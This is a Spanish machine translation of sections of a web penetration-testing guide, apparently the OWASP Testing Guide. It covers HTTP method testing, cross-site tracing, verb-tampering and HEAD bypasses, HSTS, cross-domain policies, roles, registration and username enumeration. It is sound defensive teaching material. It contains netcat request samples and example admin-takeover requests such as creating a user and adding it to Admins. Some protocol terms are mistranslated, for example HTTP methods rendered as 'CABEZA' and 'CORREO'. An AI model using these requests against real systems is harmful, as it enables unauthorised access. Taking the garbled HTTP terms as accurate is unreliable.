Si bien GET y POST son, con diferencia, los métodos más comunes que se utilizan para acceder a la información proporcionada por un servidor web, el Protocolo de transferencia de hipertexto (HTTP) permite varios otros métodos (y algo menos conocidos). RFC 2616 (que describe la versión 1.1 de HTTP, que es el estándar actual) define los siguientes ocho métodos:

- CABEZA
- CONSEGUIR
- CORREO
- PONER
- BORRAR
- RASTRO
- OPCIONES
- CONECTAR

Algunos de estos métodos pueden suponer potencialmente un riesgo de seguridad para una aplicación web, ya que permiten a un atacante modificar los archivos almacenados en el servidor web y, en algunos escenarios, robar las credenciales de usuarios legítimos. Más concretamente, los métodos que se deben deshabilitar son los siguientes:

- **PUT**: este método permite que un cliente cargue nuevos archivos en el servidor web. Un atacante puede explotarlo cargando archivos maliciosos (por ejemplo, un archivo asp que ejecuta comandos invocando cmd.exe) o simplemente usando el servidor de la víctima como depósito de archivos.
- **ELIMINAR**: este método permite a un cliente eliminar un archivo en la web.

servidor. Un atacante puede aprovecharlo como una forma muy sencilla y directa de desfigurar un sitio web o montar un ataque DoS.

- **CONNECT**: este método podría permitir que un cliente utilice el servidor web. como apoderado.

• **TRACE**: este método simplemente devuelve al cliente cualquier cadena que se haya enviado al servidor y se utiliza principalmente con fines de depuración. Este método, originalmente considerado inofensivo, puede usarse para montar un ataque conocido como Cross Site Tracing, que ha sido descubierto por Jeremiah Grossman (consulte los enlaces al final de la página).

Si una aplicación necesita uno o más de estos métodos, como los servicios web REST (que pueden requerir PUT o DELETE), es importante verificar que su uso se limite adecuadamente a usuarios confiables y condiciones seguras.

Métodos HTTP arbitrarios

Arshan Dabiriaghi (ver enlaces) descubrió que muchos marcos de aplicaciones web permitían métodos HTTP arbitrarios o bien elegidos para evitar

pasar una verificación de control de acceso a nivel de entorno:

- Muchos marcos y lenguajes tratan "HEAD" como una solicitud "GET", aunque sin ningún cuerpo en la respuesta. Si se estableciera una restricción de seguridad en las solicitudes "GET" de modo que solo los "usuarios autenticados" pudieran acceder a las solicitudes GET para un servicio o recurso en particular, se omitiría para la versión "HEAD". Esto permitió el envío ciego no autorizado de cualquier solicitud GET privilegiada.

- Algunos frameworks permitían métodos HTTP arbitrarios como "JEFF" o "CATS" para ser utilizado sin limitación. Estos fueron tratados como si Se emitía un método "GET" y se descubrió que no estaba sujeto a verificaciones de control de acceso basadas en funciones del método en varios lenguajes y marcos, lo que nuevamente permitía el envío ciego no autorizado de solicitudes GET privilegiadas.

En muchos casos, el código que verificará explícitamente un método "GET" o "POST" sería seguro.

Cómo probar

Descubra los métodos admitidos

Para realizar esta prueba, el evaluador necesita alguna forma de determinar qué métodos HTTP son compatibles con el servidor web que se está examinando. El método OPTIONS HTTP proporciona al evaluador la forma más directa y efectiva de hacerlo. RFC 2616 establece que "El método OP-TIONS representa una solicitud de información sobre las opciones de comunicación disponibles en la cadena de solicitud/respuesta identificada por el Request-URI".

El método de prueba es extremadamente sencillo y sólo necesitamos iniciar netcat (o telnet):

```
$ nc www.victim.com 80
OPCIONES / HTTP/1.1
Anfitrión: www.victim.com

HTTP/1.1 200 correcto
Servidor: Microsoft-IIS/5.0
Fecha: martes 31 de octubre de 2006 08:00:29 GMT
Conexión: cerrar
Permitir: OBTENER, CABEZA, PUBLICAR, TRAZAR, OPCIONES
Longitud del contenido: 0
```

Como podemos ver en el ejemplo, OPCIONES proporciona una lista de los métodos admitidos por el servidor web y, en este caso, podemos ver que el método TRACE está habilitado. El peligro que plantea este método se ilustra en la siguiente sección

Probar el potencial XST

Nota: para comprender la lógica y los objetivos de este ataque, es necesario estar familiarizado con los ataques de Cross Site Scripting.

El método TRACE, aunque aparentemente inofensivo, puede aprovecharse con éxito en algunos escenarios para robar las credenciales de usuarios legítimos.

Esta técnica de ataque fue descubierta por Jeremiah Grossman en 2003, en un intento de eludir la etiqueta HTTPOnly que Microsoft introdujo en Internet Explorer 6 SP1 para proteger las cookies del acceso de JavaScript. De hecho, uno de los patrones de ataque más recurrentes en Cross Site Scripting es acceder al objeto document.cookie y enviarlo a un servidor web controlado por el

Pruebas de penetración de aplicaciones web

atacante para que pueda secuestrar la sesión de la víctima. Etiquetar una cookie como `httpOnly` prohíbe que JavaScript acceda a ella, protegiéndola de ser enviada a un tercero. Sin embargo, el método TRACE se puede utilizar para evitar esta protección y acceder a la cookie incluso en este escenario.

Como se mencionó anteriormente, TRACE simplemente devuelve cualquier cadena que se envía al servidor web. Para verificar su presencia (o volver a verificar los resultados de la solicitud de OPCIONES que se muestra arriba), el evaluador puede proceder como se muestra en el siguiente ejemplo:

```
$ nc www.victima.com 80
SEGUIMIENTO/HTTP/1.1
Anfitrío: www.victim.com

HTTP/1.1 200 correcto
Servidor: Microsoft-IIS/5.0
Fecha: martes 31 de octubre de 2006 08:01:48 GMT
Conexión: cerrar

Tipo de contenido: mensaje/http
Longitud del contenido: 39

SEGUIMIENTO/HTTP/1.1
Anfitrío: www.victim.com
```

El cuerpo de la respuesta es exactamente una copia de nuestra solicitud original, lo que significa que el objetivo permite este método. Ahora bien, ¿dónde acecha el peligro? Si el evaluador le indica a un navegador que emite una solicitud TRACE al servidor web y este navegador tiene una cookie para ese dominio, la cookie se incluirá automáticamente en los encabezados de la solicitud y, por lo tanto, se repetirá en la respuesta resultante. En ese punto, JavaScript podrá acceder a la cadena de cookies y finalmente será posible enviarla a un tercero incluso cuando la cookie esté etiquetada como `httpOnly`.

Hay varias formas de hacer que un navegador emita una solicitud TRACE, como el control XMLHTTP ActiveX en Internet Explorer y XM-LDOM en Mozilla y Netscape. Sin embargo, por razones de seguridad, el navegador solo puede iniciar una conexión con el dominio donde reside el script hostil. Este es un factor atenuante, ya que el atacante necesita combinar el método TRACE con otra vulnerabilidad para poder montar el ataque.

Un atacante tiene dos formas de lanzar con éxito un ataque de seguimiento entre sitios:

- Aprovechar otra vulnerabilidad del lado del servidor: el atacante inyecta el fragmento de JavaScript hostil que contiene la solicitud TRACE en la aplicación vulnerable, como en un ataque normal de Cross Site Scripting.
- Aprovechar una vulnerabilidad del lado del cliente: el atacante crea una sitio web malicioso que contiene el fragmento de JavaScript hostil y explota alguna vulnerabilidad entre dominios del navegador de la víctima, para que el código JavaScript realice con éxito una conexión al sitio que admite el método TRACE y que originó la cookie que es el atacante tratando de robar.

Puede encontrar información más detallada, junto con ejemplos de código, en el documento técnico original escrito por Jeremiah Grossman.

Prueba de métodos HTTP arbitrarios

Encuentre una página para visitar que tenga una restricción de seguridad tal que normalmente forzaría una redirección 302 a una página de inicio de sesión o forzaría un inicio de sesión directamente. La URL de prueba en este ejemplo funciona así, al igual que muchas aplicaciones web. Sin embargo, si un evaluador obtiene una respuesta "200" que no es una página de inicio de sesión, es posible omitir la autenticación y, por lo tanto, la autorización.

```
$ nc www.ejemplo.com 80
JEFF/HTTP/1.1
Anfitrío: www.ejemplo.com

HTTP/1.1 200 correcto
Fecha: lunes 18 de agosto de 2008 22:38:40 GMT
Servidor: Apache
Establecer cookies: PHPSESSID=K53QW...
```

Si el marco, firewall o aplicación no admite el método "JEFF", debería emitir una página de error (o preferiblemente una página de error 405 No permitido o 501 No implementado). Si atiende la solicitud, es vulnerable a este problema.

Si el evaluador considera que el sistema es vulnerable a este problema, debería lanzar ataques similares a CSRF para explotar el problema más plenamente:

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF/admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- GATOS /admin/groupEdit.php?group=Admins&member=myAdmin&acción=añadir

Con un poco de suerte, utilizando los tres comandos anteriores, modificados para adaptarse a la aplicación bajo prueba y a los requisitos de prueba, se crearía un nuevo usuario, se asignaría una contraseña y se convertiría en administrador.

Prueba de omisión de control de acceso HEAD

Encuentre una página para visitar que tenga una restricción de seguridad tal que normalmente forzaría una redirección 302 a una página de inicio de sesión o forzaría un inicio de sesión directamente. La URL de prueba en este ejemplo funciona así, al igual que muchas aplicaciones web. Sin embargo, si el evaluador obtiene una respuesta "200" que no es una página de inicio de sesión, es posible omitir la autenticación y, por lo tanto, la autorización.

```
$ nc www.ejemplo.com 80
CABEZA /admin HTTP/1.1
Anfitrío: www.ejemplo.com

HTTP/1.1 200 correcto
Fecha: lunes 18 de agosto de 2008 22:44:11 GMT
Servidor: Apache
Establecer-Cookie: PHPSESSID=pKi...; ruta=/; Sólo Http
Expira: jueves, 19 de noviembre de 1981 08:52:00 GMT
Control de caché: sin almacenamiento, sin caché, debe revalidar, verificación
posterior = 0, verificación previa = 0
```

Pragma: sin caché
 Establecer cookies: adminOnlyCookie1=...; caduca = martes 18 de agosto de 2009, 22:44:31 GMT; dominio=www.ejemplo.com
 Establecer cookies: adminOnlyCookie2=...; caduca = lunes, 18 de agosto de 2008, 22:54:31 GMT; dominio=www.ejemplo.com
 Establecer cookies: adminOnlyCookie3=...; caduca = domingo 19 de agosto de 2007, 22:44:30 GMT; dominio=www.ejemplo.com
 Idioma del contenido: EN
 Conexión: cerrar
 Tipo de contenido: texto/html; juego de caracteres=ISO-8859-1

Si el evaluador obtiene un "Método 405 no permitido" o "Método 501 no implementado", el objetivo (aplicación/marco/idioma/sistema/firewall) está funcionando correctamente. Si aparece un código de respuesta "200" y la respuesta no contiene ningún cuerpo, es probable que la aplicación haya procesado la solicitud sin autenticación o autorización y se justifiquen más pruebas.

Si el evaluador cree que el sistema es vulnerable a este problema, debería lanzar ataques similares a CSRF para explotar el problema más plenamente:

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=miAnuncio min&acción=añadir

Con un poco de suerte, utilizando los tres comandos anteriores, modificados para adaptarse a la aplicación bajo prueba y a los requisitos de prueba, se crearía un nuevo usuario, se asignaría una contraseña y se convertiría en administrador, todo mediante el envío de solicitudes ciegas.

Herramientas

- NetCat - <http://nc110.sourceforge.net>
- rizo - <http://curl.haxx.se/>

Referencias

Libros blancos

- [RFC 2616: "Protocolo de transferencia de hipertexto: HTTP/1.1"](#)
- [RFC 2109 y RFC 2965: Gestión del estado HTTP Mecanismo"](#)
- Jeremiah Grossman: "Seguimiento entre sitios (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "Variantes de ataque XS(T) que pueden, en algunos casos, eliminar la necesidad de TRACE" - <http://www.securityfocus.com/archivo/107/308433>
- Arshan Dabiriaghi: "Evitar VBAAC con verbo HTTP Manipulación" - http://static.swpag.info/download/Bypassing_VBAAC_con_HTTP_Verbo_Tampering.pdf

Pruebe la seguridad de transporte estricta HTTP (OTG-CONFIG-007)

Resumen

El encabezado HTTP Strict Transport Security (HSTS) es un mecanismo que tienen los sitios web para comunicar a los navegadores web que todo el tráfico intercambiado con un dominio determinado siempre debe enviarse a través de

[https](https://), esto ayudará a proteger la información para que no se transmita a través de solicitudes no cifradas.

Considerando la importancia de esta medida de seguridad, es importante verificar que el sitio web esté utilizando este encabezado HTTP, para garantizar que todos los datos viajen cifrados desde el navegador web al servidor.

La función HTTP Strict Transport Security (HSTS) permite que una aplicación web informe al navegador, mediante el uso de un encabezado de respuesta especial, que nunca debe establecer una conexión con los servidores de dominio especificados mediante HTTP. En su lugar, debería establecer automáticamente todas las solicitudes de conexión para acceder al sitio a través de HTTPS.

El encabezado de seguridad de transporte estricto HTTP utiliza dos directivas:

- max-age: para indicar el número de segundos que el navegador debería convertir automáticamente todas las solicitudes HTTP a HTTPS.
- includeSubDomains: para indicar que todos los subdominios de la aplicación web Los dominios deben utilizar HTTPS.

A continuación se muestra un ejemplo de la implementación del encabezado HSTS:

Estricta seguridad en el transporte: edad máxima = 60000; incluirSubDominios

Se debe comprobar el uso de este encabezado por parte de aplicaciones web para ver si se pueden producir los siguientes problemas de seguridad:

- Los atacantes husmean el tráfico de la red y acceden a la información transferida a través de un canal no cifrado.
- Los atacantes que explotan a un hombre en el medio atacan debido a la problema de aceptar certificados que no son de confianza.
- Usuarios que ingresaron por error una dirección en el navegador poniendo HTTP en lugar de HTTPS, o usuarios que hacen clic en un enlace de una aplicación web que indicaba erróneamente el protocolo http.

Cómo probar

La prueba de la presencia del encabezado HSTS se puede realizar verificando la existencia del encabezado HSTS en la respuesta del servidor en un proxy de interceptación, o usando curl de la siguiente manera:

```
$ curl -s -D https://dominio.com/ | grep estricto
```

Resultado esperado:

Estricta seguridad en el transporte: edad máxima =...

Referencias

- Seguridad de transporte estricta HTTP de OWASP : https://www.owasp.org/index.php/HTTP_Strict_Transport_Security
- Serie de tutoriales de OWASP Appsec - Episodio 4: Transporte estricto Seguridad: http://www.youtube.com/watch?v=zEV3HOuM_Vw
- Especificación HSTS: <http://tools.ietf.org/html/rfc6797>

Pruebas de penetración de aplicaciones web

Probar la política entre dominios de RIA (OTG-CONFIG-008)

Resumen

Rich Internet Applications (RIA) ha adoptado los archivos de política crossdo-main.xml de Adobe para permitir el acceso controlado entre dominios a datos y consumo de servicios utilizando tecnologías como Oracle Java, Silverlight y Adobe Flash. Por tanto, un dominio puede otorgar acceso remoto a sus servicios desde un dominio diferente. Sin embargo, a menudo los archivos de políticas que describen las restricciones de acceso están mal configurados. Una mala configuración de los archivos de políticas permite ataques de falsificación de solicitudes entre sitios y puede permitir que terceros accedan a datos confidenciales destinados al usuario.

¿Qué son los archivos de políticas entre dominios?

Un archivo de política entre dominios especifica los permisos que un cliente web como Java, Adobe Flash, Adobe Reader, etc. utiliza para acceder a datos en diferentes dominios. Para Silverlight, Microsoft adoptó un subconjunto de crossdomain.xml de Adobe y, además, creó su propio archivo de políticas entre dominios: clientaccesspolicy.xml.

Siempre que un cliente web detecta que un recurso debe solicitarse desde otro dominio, primero buscará un archivo de política en el dominio de destino para determinar si es posible realizar solicitudes entre dominios, incluidos encabezados y conexiones basadas en sockets. permitido.

Los archivos de políticas maestras se encuentran en la raíz del dominio. Se puede indicar a un cliente que cargue un archivo de política diferente, pero siempre verificará primero el archivo de política maestro para asegurarse de que el archivo de política maestro permita el archivo de política solicitado.

Crossdomain.xml frente a Clientaccesspolicy.xml

La mayoría de las aplicaciones RIA admiten crossdomain.xml. Sin embargo, en el caso de Silverlight, sólo funcionará si crossdomain.xml especifica que se permite el acceso desde cualquier dominio. Para un control más granular con Silverlight, se debe utilizar clientaccesspolicy.xml.

Los archivos de políticas otorgan varios tipos de permisos:

- Archivos de políticas aceptadas (los archivos de políticas maestras pueden deshabilitar o restringir archivos de políticas específicas)
- Permisos de sockets
- Permisos de encabezado
- Permisos de acceso HTTP/HTTPS
- Permitir el acceso basado en credenciales criptográficas

Un ejemplo de un archivo de política demasiado permisivo:

```
<?xml versión="1.0"?>
<!DOCTYPE SISTEMA de políticas entre dominios
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<política-entre-dominios>
  <control-de-sitio permitido-políticas-entre-dominios="todos"/>
  <permitir-acceso-desde dominio="*" seguro="falso"/>
  <allow-http-request-headers-from dominio="*" encabezados="*" seguro="false"/>
</política-entre-dominios>
```

¿Cómo se puede abusar de los archivos de políticas entre dominios?

- Políticas entre dominios demasiado permisivas.

- Generar respuestas del servidor que pueden ser tratadas como archivos de políticas entre dominios.

- Usar la funcionalidad de carga de archivos para cargar archivos que pueden tratarse como archivos de políticas entre dominios.

Impacto del abuso del acceso entre dominios

- Derrotar las protecciones CSRF.
- Leer datos restringidos o protegidos de otro modo por políticas de origen cruzado.

Cómo probar

Pruebas para detectar debilidades en los archivos de políticas de RIA:

Para probar la debilidad del archivo de política RIA, el evaluador debe intentar recuperar los archivos de política crossdomain.xml y clientaccesspolicy.xml de la raíz de la aplicación y de cada carpeta encontrada.

Por ejemplo, si la URL de la aplicación es <http://www.owasp.org>, el evaluador debería intentar descargar los archivos <http://www.owasp.org/> crossdomain.xml y <http://www.owasp.org/clientaccesspolicy.xml>.

Después de recuperar todos los archivos de políticas, los permisos permitidos deben verificarse según el principio de privilegio mínimo. Las solicitudes sólo deben provenir de los dominios, puertos o protocolos que sean necesarios. Deben evitarse políticas demasiado permisivas. Pólizas con `**` en ellos debe ser examinado de cerca.

Ejemplo:

```
<política-de-domino-cruzado>
<permitir-acceso-desde dominio="*" /> </
política-de-domino-cruzado>
```

Resultado esperado:

- Una lista de archivos de políticas encontrados.
- Una configuración débil en las políticas.

Herramientas

- Nikto
- Proyecto de proxy de ataque OWASP Zed
- W3af

Referencias

Libros blancos

- UCSD: "Análisis de las políticas entre dominios de Flash Aplicaciones" - http://cseweb.ucsd.edu/~hovav/dist/dominio_cruzado.pdf
- Adobe: "Especificación del archivo de políticas entre dominios" - http://www.adobe.com/devnet/articles/crossdomain_policy_archivo_spec.html
- Adobe: "Recomendaciones de uso de archivos de políticas entre dominios para Flash Player" - http://www.adobe.com/devnet/flashplayer/artículos/cross_domain_policy.html
- Oracle: "Soporte XML entre dominios" - <http://www.oracle.com/technetwork/java/javase/complemento2-142482.html#CROSSDOMAINXML>
- MSDN: "Hacer que un servicio esté disponible más allá de los límites del dominio"

- [http://msdn.microsoft.com/en-us/library/cc197955\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx)
- MSDN: "Restricciones de acceso a la seguridad de la red en Silverlight" - [http://msdn.microsoft.com/en-us/library/cc645032\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc645032(v=vs.95).aspx)
- Stefan Esser: "Haciendo nuevos agujeros con la política Flash Crossdomain Archivos" http://www.hardened-php.net/library/poking_new_agujeros_con_flash_crossdomain_policy_files.html
- Jeremiah Grossman: "Crossdomain.xml invita a usuarios entre sitios Caos" <http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invita-cross-site.html>
- Google Doctype: "Introducción a la seguridad de Flash" - <http://código.google.com/p/doctype-mirror/wiki/ArticleFlashSecurity>

Definiciones de funciones de prueba (OTG-IDENT-001)

Resumen

Es común en las empresas modernas definir roles del sistema para administrar usuarios y autorización de recursos del sistema. En la mayoría de las implementaciones de sistemas se espera que existan al menos dos roles: administradores y usuarios habituales. El primero representa un rol que permite el acceso a información y funcionalidades privilegiadas y confidenciales, el segundo representa un rol que permite el acceso a información y funcionalidades comerciales habituales. Los roles bien desarrollados deben alinearse con los procesos comerciales respaldados por la aplicación.

Es importante recordar que la autorización estricta y en frío no es la única forma de gestionar el acceso a los objetos del sistema. En entornos más confiables donde la confidencialidad no es crítica, controles más suaves, como el flujo de trabajo de las aplicaciones y el registro de auditoría, pueden respaldar los requisitos de integridad de los datos sin restringir el acceso de los usuarios a la funcionalidad ni crear estructuras de roles complejas que sean difíciles de administrar. Es importante considerar el principio de Ricitos de Oro cuando se diseñan roles, en el sentido de que definir muy pocos roles amplios (exponiendo así el acceso a funciones que los usuarios no necesitan) es tan malo como demasiados roles estrictamente personalizados (restringiendo así el acceso a funciones). realidad que los usuarios requieren).

Objetivos de la prueba

Valide los roles del sistema definidos dentro de la aplicación, defina y separe suficientemente cada rol del sistema y del negocio para administrar el acceso adecuado a la funcionalidad y la información del sistema.

como probar

Ya sea con o sin la ayuda de los desarrolladores o administradores del sistema, desarrolle una matriz de roles versus permisos. La matriz debe enumerar todos los roles que se pueden aprovisionar y explorar los permisos que se pueden aplicar a los objetos, incluidas las restricciones. Si se proporciona una matriz con la aplicación, el evaluador debe validarla; si no existe, el evaluador debe generarla y determinar si la matriz satisface la política de acceso deseada para la aplicación.

Ejemplo

| Role | Permiso | Objeto | Restricciones |
|---------------|---------|-----------------------|---|
| Administrador | Leer | Registros de clientes | |
| Gerente | Leer | Registros de clientes | Sólo registros relacionados con la unidad de negocio. |

| | | | |
|---------|------|-----------------------|--|
| RoStaff | Leer | Registros de clientes | Sólo registros asociados a clientes asignados por el Gerente |
| Cliente | Leer | Registros de clientes | Sólo registro propio |

Se puede encontrar un ejemplo del mundo real de definiciones de roles en la documentación de roles de Word-Press [1]. WordPress tiene seis roles predeterminados que van desde superadministrador hasta suscriptor.

Herramientas

Si bien el enfoque más completo y preciso para completar esta prueba es realizarla manualmente, las herramientas de araña [2] también son útiles. Inicie sesión con cada rol por turno y controle la aplicación (no olvide excluir el enlace de cierre de sesión del control).

Referencias

- Ingeniería de funciones para la gestión de seguridad empresarial, E Coyne y J Davis, 2007
- Ingeniería de roles y estándares RBAC

Remediación

La solución de los problemas puede adoptar las siguientes formas:

- Ingeniería de roles
- Mapeo de roles comerciales a roles del sistema
- Separación de tareas

Proceso de registro de usuario de prueba (OTG-IDENT-002)

Resumen

Algunos sitios web ofrecen un proceso de registro de usuarios que automatiza (o semiautomatiza) el suministro de acceso al sistema a los usuarios. Los requisitos de identidad para el acceso varían desde una identificación positiva hasta ninguna, dependiendo de los requisitos de seguridad del sistema.

Muchas aplicaciones públicas automatizan completamente el proceso de registro y aprovisionamiento porque el tamaño de la base de usuarios hace imposible su gestión manual. Sin embargo, muchas aplicaciones corporativas aprovisionarán usuarios manualmente, por lo que es posible que este caso de prueba no se aplique.

Objetivos de la prueba

[1] Verificar que los requisitos de identidad para el registro de usuarios estén alineados con los requisitos comerciales y de seguridad.

[2] Validar el proceso de registro.

como probar

Verifique que los requisitos de identidad para el registro de usuarios estén alineados con los requisitos comerciales y de seguridad:

- [1] ¿Cualquiera puede registrarse para acceder?
- [2] ¿Los registros son examinados por un ser humano antes del aprovisionamiento o se otorgan automáticamente si se cumplen los criterios?
- [3] ¿Puede la misma persona o identidad registrarse varias veces?
- [4] ¿Pueden los usuarios registrarse para diferentes roles o permisos?
- [5] ¿Qué prueba de identidad se requiere para que un registro sea exitoso?

[6] ¿Se verifican las identidades registradas?

Validar el proceso de registro:

- [1] ¿Se puede falsificar o falsificar fácilmente la información de identidad?
- [2] ¿Se puede manipular el intercambio de información de identidad durante el registro?

Pruebas de penetración de aplicaciones web

Ejemplo

En el siguiente ejemplo de WordPress, el único requisito de identificación es una dirección de correo electrónico a la que pueda acceder el registrante.

The screenshot shows the WordPress.com sign-up page. It has four main input fields: 'Email Address' (with placeholder 'Email address or username'), 'Username' (placeholder 'Your username should be at least one of five characters and can only include lowercase letters and numbers.'), 'Password' (placeholder 'Create a password with uppercase and lowercase letters, numbers, and symbols like !@#\$'), and 'Blog Address' (placeholder 'Create an address for your blog. You can change this later if you need to.'). Below these fields are two buttons: 'Create my new account' and 'Create strong password'.

Por el contrario, en el ejemplo de Google siguiente, los requisitos de identificación incluyen nombre, fecha de nacimiento, país, número de teléfono móvil, dirección de correo electrónico y respuesta CAPTCHA. Si bien solo se pueden verificar dos de ellos (dirección de correo electrónico y número de teléfono móvil), los requisitos de identificación son más estrictos que los de WordPress.

The screenshot shows the Google Account creation page. It includes several required fields: 'Name' (placeholder 'First'), 'Date of birth' (placeholder 'Choose your date of birth'), 'Country' (placeholder 'Select your country'), 'Phone number' (placeholder 'Enter your phone number'), and a CAPTCHA field 'Enter the characters above'. There are also links for 'One account is all you need.' and 'Make Google yours.'

Herramientas

Un proxy HTTP puede ser una herramienta útil para probar este control.

Referencias

Diseño de registro de usuario

Remediación

Implementar requisitos de identificación y verificación que correspondan a los requisitos de seguridad de la información que protegen las credenciales.

Proceso de aprovisionamiento de cuentas de prueba (OTG-IDENT-003)**Resumen**

El aprovisionamiento de cuentas presenta una oportunidad para que un atacante cree una cuenta válida sin la aplicación del proceso de identificación y autorización adecuado.

Objetivos de la prueba

Verifique qué cuentas pueden aprovisionar otras cuentas y de qué tipo.

como probar

Determine qué roles pueden aprovisionar usuarios y qué tipo de cuentas pueden aprovisionar.

- ¿Existe alguna verificación, investigación y autorización de las solicitudes de desapropiación?

- ¿Puede un administrador aprovisionar a otros administradores o sólo a usuarios?
- ¿Puede un administrador u otro usuario proporcionar cuentas con privilegios mayores que los suyos?

- ¿Puede un administrador o usuario darse de baja?

- ¿Cómo se administran los archivos o recursos propiedad del usuario dado de baja? ¿Están eliminados? ¿Se transfiere el acceso?

Ejemplo

En WordPress, solo se requieren el nombre de un usuario y la dirección de correo electrónico para aprovisionar al usuario, como se muestra a continuación:



La desapropiación de usuarios requiere que el administrador seleccione los usuarios que se van a desapropiar, seleccione Eliminar en el menú desplegable (encerrado en un círculo) y luego aplique esta acción. Luego, al administrador se le presenta un cuadro de diálogo que le pregunta qué hacer con las publicaciones del usuario (eliminarlas o transferirlas).

**Herramientas**

Si bien el enfoque más completo y preciso para completar esta prueba es realizarla manualmente, las herramientas de proxy HTTP también podrían resultar útiles.

Prueba de enumeración de cuentas y cuenta de usuario adivinable (OTG-IDENT-004)**Resumen**

El alcance de esta prueba es verificar si es posible recopilar un conjunto de nombres de usuario válidos interactuando con el mecanismo de autenticación de la aplicación. Esta prueba será útil para pruebas de fuerza bruta, en las que el evaluador verifica si, dado un nombre de usuario válido, es posible encontrar la contraseña correspondiente.

A menudo, las aplicaciones web revelan cuando existe un nombre de usuario en el sistema, ya sea como consecuencia de una mala configuración o como un diseño.

- ¿Existe alguna verificación, investigación y autorización de las solicitudes de aprovisionamiento?

decisión. Por ejemplo, a veces, cuando enviamos credenciales incorrectas, recibimos un mensaje que indica que el nombre de usuario está presente en el sistema o que la contraseña proporcionada es incorrecta.

Un atacante puede utilizar la información obtenida para obtener una lista de usuarios en el sistema. Esta información se puede utilizar para atacar la aplicación web, por ejemplo, mediante un ataque de fuerza bruta o con un nombre de usuario y contraseña predeterminados.

El evaluador debe interactuar con el mecanismo de autenticación.

de la aplicación para comprender si el envío de solicitudes particulares hace que la aplicación responda de diferentes maneras. Este problema existe porque la información publicada por la aplicación web o el servidor web cuando el usuario proporciona un nombre de usuario válido es diferente que cuando usa uno no válido.

En algunos casos, se recibe un mensaje que revela si las credenciales proporcionadas son incorrectas porque se utilizó un nombre de usuario o una contraseña no válidos. A veces, los evaluadores pueden enumerar los usuarios existentes enviando un nombre de usuario y una contraseña vacía.

Cómo probar

En las pruebas de caja negra, el evaluador no sabe nada sobre la aplicación específica, el nombre de usuario, la lógica de la aplicación, los mensajes de error en la página de inicio de sesión o las funciones de recuperación de contraseña. Si la aplicación es vulnerable, el evaluador recibe un mensaje de respuesta que revela, directa o indirectamente, información útil para enumerar usuarios.

Mensaje de respuesta HTTP

Prueba de usuario válido/contraseña correcta

Registre la respuesta del servidor cuando envíe una identificación de usuario válida y una contraseña válida.

Resultado esperado:

Usando WebScarab, observe la información recuperada de esta autenticación exitosa (respuesta HTTP 200, duración de la respuesta).

Prueba de usuario válido con contraseña incorrecta

Ahora, el evaluador debe intentar insertar una identificación de usuario válida y una contraseña incorrecta y registrar el mensaje de error generado por la aplicación.

Resultado esperado:

El navegador debería mostrar un mensaje similar al siguiente uno:

Authentication failed.

[Return to Login page](#)

o algo como:

No configuration found.

[Contact your system administrator.](#)

[Return to Login page](#)

contra cualquier mensaje que revele la existencia del usuario, por ejemplo, mensaje similar a:

[Iniciar sesión para el usuario foo: contraseña no válida](#)

Al utilizar WebScarab, observe la información recuperada de este intento de autenticación fallido (respuesta HTTP 200, longitud de la respuesta).

Prueba de un nombre de usuario inexistente

Ahora, el evaluador debe intentar insertar una identificación de usuario no válida y una contraseña incorrecta y registrar la respuesta del servidor (el evaluador debe estar seguro de que el nombre de usuario no es válido en la aplicación). Registre el mensaje de error y la respuesta del servidor.

Resultado esperado:

Si el evaluador ingresa una identificación de usuario inexistente, puede recibir un mensaje similar a:

This user is not active.
Contact your system administrator.
[Return to Login page](#)

o mensaje como el siguiente:

[Error de inicio de sesión para el usuario foo: cuenta no válida](#)

Generalmente la aplicación debería responder con el mismo mensaje de error y longitud a las diferentes solicitudes incorrectas. Si las respuestas no son las mismas, el evaluador debe investigar y descubrir la clave que crea una diferencia entre las dos respuestas.

Por ejemplo:

- **Solicitud del cliente: Usuario válido/contraseña incorrecta -->**
Respuesta del servidor:'La contraseña no es correcta'
- **Solicitud del cliente: Usuario incorrecto/contraseña incorrecta -->**
Respuesta del servidor: "Usuario no reconocido"

Las respuestas anteriores le permiten al cliente comprender que para la primera solicitud tiene un nombre de usuario válido. Para que puedan interactuar con la aplicación solicitando un conjunto de posibles ID de usuario y observando la respuesta.

Al observar la respuesta del segundo servidor, el evaluador comprende de la misma manera que no tiene un nombre de usuario válido. Para que puedan interactuar de la misma manera y crear una lista de ID de usuario válidos.

ing en las respuestas del servidor.

Otras formas de enumerar usuarios

Los evaluadores pueden enumerar usuarios de varias maneras, como por ejemplo:

- Analizar el código de error recibido en las páginas de inicio de sesión.
- Algunas aplicaciones web lanzan un código o mensaje de error específico que podemos analizar.

Pruebas de penetración de aplicaciones web

- Análisis de URL y redirecciones de URL.

Por ejemplo:

<http://www.foo.com/err.jsp?User=baduser&Error=0>

<http://www.foo.com/err.jsp?User=gooduser&Error=2>

Como se ve arriba, cuando un evaluador proporciona una identificación de usuario y una contraseña a la aplicación web, ve un mensaje que indica que se ha producido un error en la URL. En el primer caso, proporcionaron una identificación de usuario y una contraseña incorrectas. En el segundo, una buena identificación de usuario y una mala contraseña, para que puedan identificar una identificación de usuario válida.

- Sondeo URI

A veces, un servidor web responde de manera diferente si recibe o no una solicitud para un directorio existente. Por ejemplo, en algunos portales cada usuario está asociado a un directorio. Si los evaluadores intentan acceder a un directorio existente, podrían recibir un error del servidor web.

Un error muy común que se recibe del servidor web es:

403 Código de error prohibido

y

Código de error 404 no encontrado

Ejemplo

<http://www.foo.com/account1> - recibimos del servidor web: 403 Prohibido

<http://www.foo.com/account2> - recibimos del servidor web: archivo 404 no encontrado

En el primer caso, el usuario existe, pero el evaluador no puede ver la página web; en el segundo caso, el usuario "cuenta2" no existe. Al recopilar esta información, los evaluadores pueden enumerar los usuarios.

- Análisis de títulos de páginas web.

Los testers pueden recibir información útil en el Título de la página web, donde pueden obtener un código de error específico o mensajes que revelen si los problemas son con el nombre de usuario o la contraseña.

Por ejemplo, si un usuario no puede autenticarse en una aplicación y recibe una página web cuyo título es similar a:

